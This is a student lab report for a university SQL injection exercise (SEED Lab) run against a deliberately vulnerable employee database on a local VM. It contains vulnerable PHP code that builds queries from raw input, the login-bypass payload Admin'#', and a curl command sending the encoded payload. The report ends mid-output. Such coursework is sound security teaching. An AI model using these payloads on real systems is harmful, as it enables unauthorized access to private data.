Name: Deep Pawar(A20545137)
Professor: Yousef Elmehdwi
Institute: Illinois Institute of Technology

CS 458: Introduction to Information Security

Spring 2024 – Lab 4 SQL Injection Attack

1 Overview

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers.

Many web applications take inputs from users, and then use these inputs to construct SQL queries, so they can get information from the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. SQL injection is one of the most common attacks on web applications.

In this lab, we have created a web application that is vulnerable to the SQL injection attack. Our web application includes the common mistakes made by many web developers. Students' goal is to find ways to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such type of attacks. This lab covers the following topics:

- SQL statement: `SELECT` and `UPDATE` statements
- SQL injection
- Prepared statement

Lab Environment.

This lab has been tested on the pre-built Ubuntu 16.04 VM, which can be downloaded from the SEED website.

We have developed a web application for this lab. The folder where the application is installed and the URL to access this web application are described in the following:

- `URL: http://www.SEEDLabSQLInjection.com`
- `Folder: /var/www/SQLInjection/`

The above URL is is only accessible from inside of the virtual machine

2 Lab Tasks

We have created a web application, and host it at `www.SEEDLabSQLInjection.com`. This web application is a simple employee management application. Employees can view and update their personal information in the database through this web application. There are mainly two roles in this web application:

- `Administrator` is a privilege role and can manage each individual employees' profile information;
- `Employee` is a normal role and can view or update his/her own profile information. All employee information is described in the following table

Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314			
Alice	10000	seedalice	20000	9/20	10211002			
Boby	20000	seedboby	50000	4/20	10213352			
Ryan	30000	seedryan	90000	4/10	32193525			
Samy	40000	seedsamy	40000	1/11	32111111			
Ted	50000	seedted	110000	11/3	24343244			

[1] Credit: Wenliang Du, Syracuse University




Figure 1: The Login page

2.1 Task 1: Get Familiar with SQL Statements

The objective of this task is to get familiar with SQL commands by playing with the provided database. We have created a database called `Users`, which contains a table called `credential`; the table stores the personal information (e.g. eid, password, salary, ssn, etc.) of every employee. In this task, you need to play with the database to get familiar with SQL queries.

MySQL is an open-source relational database management system. We have already setup MySQL in our SEEDUbuntu VM image. The user name is `root` and password is `seedubuntu`. Please login to MySQL console using the following command:

```
$ mysql -u root -pseedubuntu
```

After login, you can create new database or load an existing one. As we have already created the `Users` database for you, you just need to load this existing database using the following command:

```
mysql> use Users;
```


To show what tables are there in the `Users` database, you can use the following command to print out all the tables of the selected database.

```
mysql> show tables;
```

After running the commands above, you need to use a SQL command to print all the profile information of the employee `Alice`. *Please provide the screenshot of your results.*


- **Ans:**

Here, we are Connecting to the MySQL server using "mysql -u root -pseedubuntu" command and then using "use Users" command to connect to the user database and using "show tables" command to examine the tables.



```
[04/23/24]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```

Using "select * from credential where name="Alice";" command to print all the profile information of the employee Alice.




```
mysql> select * from credential where name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```

- **Observations:**

    i. **Login to MySQL Server:** Use the command "mysql -u root -pseedubuntu" to login to the MySQL server. This command specifies the username (-u root) and uses the password (-pseedubuntu).

    ii. **Switch Database:** After successfully logging in, the command "use Users" is used to switch to the database named "Users". This means that all subsequent commands will operate within the context of this database.

    iii. **Retrieve Alice's Details:** The command "select * from credential where name='Alice'" is used to fetch all details of the user Alice from the table named "credential".



2.2 Task 2: SQL Injection Attack on SELECT Statement

SQL injection is basically a technique through which attackers can execute their own malicious SQL statements generally referred as malicious payload. Through the malicious SQL statements, attackers can steal information from the victim database; even worse, they may be able to make changes to the database. Our employee management web application has SQL injection vulnerabilities, which mimic the mistakes frequently made by developers.

We will use the login page from `www.SEEDLabSQLInjection.com` for this task. The login page is shown in Figure 1. It asks users to provide a user name and a password. The web application authenticate users based on these two pieces of data, so only employees who know their passwords are allowed to log in.

Your job, as an attacker, is to log into the web application without knowing any employee's credential.

To help you started with this task, we explain how authentication is implemented in the web application. The PHP code `unsafe_home.php`, located in the `/var/www/SQLInjection` directory, is used to conduct user authentication. The following code snippet show how users are authenticated.

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
    if(name=='admin') {
        return All employees information;
    } else if (name !=NULL){
        return employee information;
    }
} else {
    Authentication Fails;
}
```

The above SQL statement selects personal employee information such as id, name, salary, ssn etc from the `credential` table. The SQL statement uses two variables `input_uname` and `hashed_pwd`, where `input_uname` holds the string typed by users in the username field of the login page, while `hashed_pwd` holds the `sha1` hash of the password typed by the user. The program checks whether any record matches with the provided username and password; if there is a match, the user is successfully authenticated, and is given the corresponding employee information. If there is no match, the authentication fails.


2.2.1 Task 2.1: SQL Injection Attack from webpage

Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is `admin`, but you do not the password. You need to decide what to type in the `Username` and `Password` fields to succeed in the attack.

- **Ans:**

In this case, we attempted to use SQL Injection to access a webpage. We can accomplish this by finishing our input with the comment sign (#). As a result, everything in the SQL query that comes after this symbol gets commented out. As a result of this, after clicking the Login button, we were able to successfully log in as the admin user and access all the related records.

- **Command:** Admin'#'


SQLi Lab

www.seedlabsqlinjection.com


Employee Profile Login

USERNAME	Admin'#'
PASSWORD	Password

Login

Copyright © SEED LABs

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!


www.seedlabsqlinjection.com/unsafe_home.php?username=Admin'%23'&Password=

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

- **Observations:**

   i. **SQL Injection Vulnerability:** Based on the situation given, it appears that the webpage has a SQL injection vulnerability. SQL injection is the process by which a hacker enters malicious SQL code into the underlying database query by manipulating input fields on a webpage. In this case, it appears that the login feature is vulnerable.

   ii. **Bypassing Authentication:** The attacker effectively comments out the remaining portion of the SQL query by adding the comment sign # to the input field.

   iii. **Security Implications:** Because SQL injection vulnerabilities let attackers access private information, change database entries, and run arbitrary SQL queries on the server, they can have serious security implications. In this case, the attacker logs in as an admin user and gains unauthorized access to the system, which might compromise the availability, confidentiality, and integrity of the system and its data.

2.2.2 Task 2.2: SQL Injection Attack from command line

Your task is to repeat `Task 2.1`, but you need to do it without using the webpage. You can use command line tools, such as `curl`, which can send HTTP requests. One thing that is worth mentioning is that if you want to include multiple parameters in HTTP requests, you need to put the URL and the parameters between a pair of single quotes; otherwise, the special characters used to separate parameters (such as `&`) will be interpreted by the shell program, changing the meaning of the command. The following example shows how to send an HTTP GET request to our web application, with two parameters (`username` and `Password`) attached:

```
$ curl ‘www.SeedLabSQLInjection.com/index.php?username=alice&Password=111’
```

If you need to include special characters in the `username` or `Password` fields, you need to encode them properly, or they can change the meaning of your requests. If you want to include single quote in those fields, you should use `%27` instead; if you want to include white space, you should use `%20`. In this task, you do need to handle HTTP encoding while sending requests using `curl`.





Figure 2: The Edit-Profile page


- **Ans:**

Using the curl command and the UserID, we can access the website via the terminal. This indicates that we were able to log into the system successfully by performing SQL Injection Attack from the command line.

- **Command:** curl ‘www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23’



```
[04/23/24]seed@VM:~$ curl www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
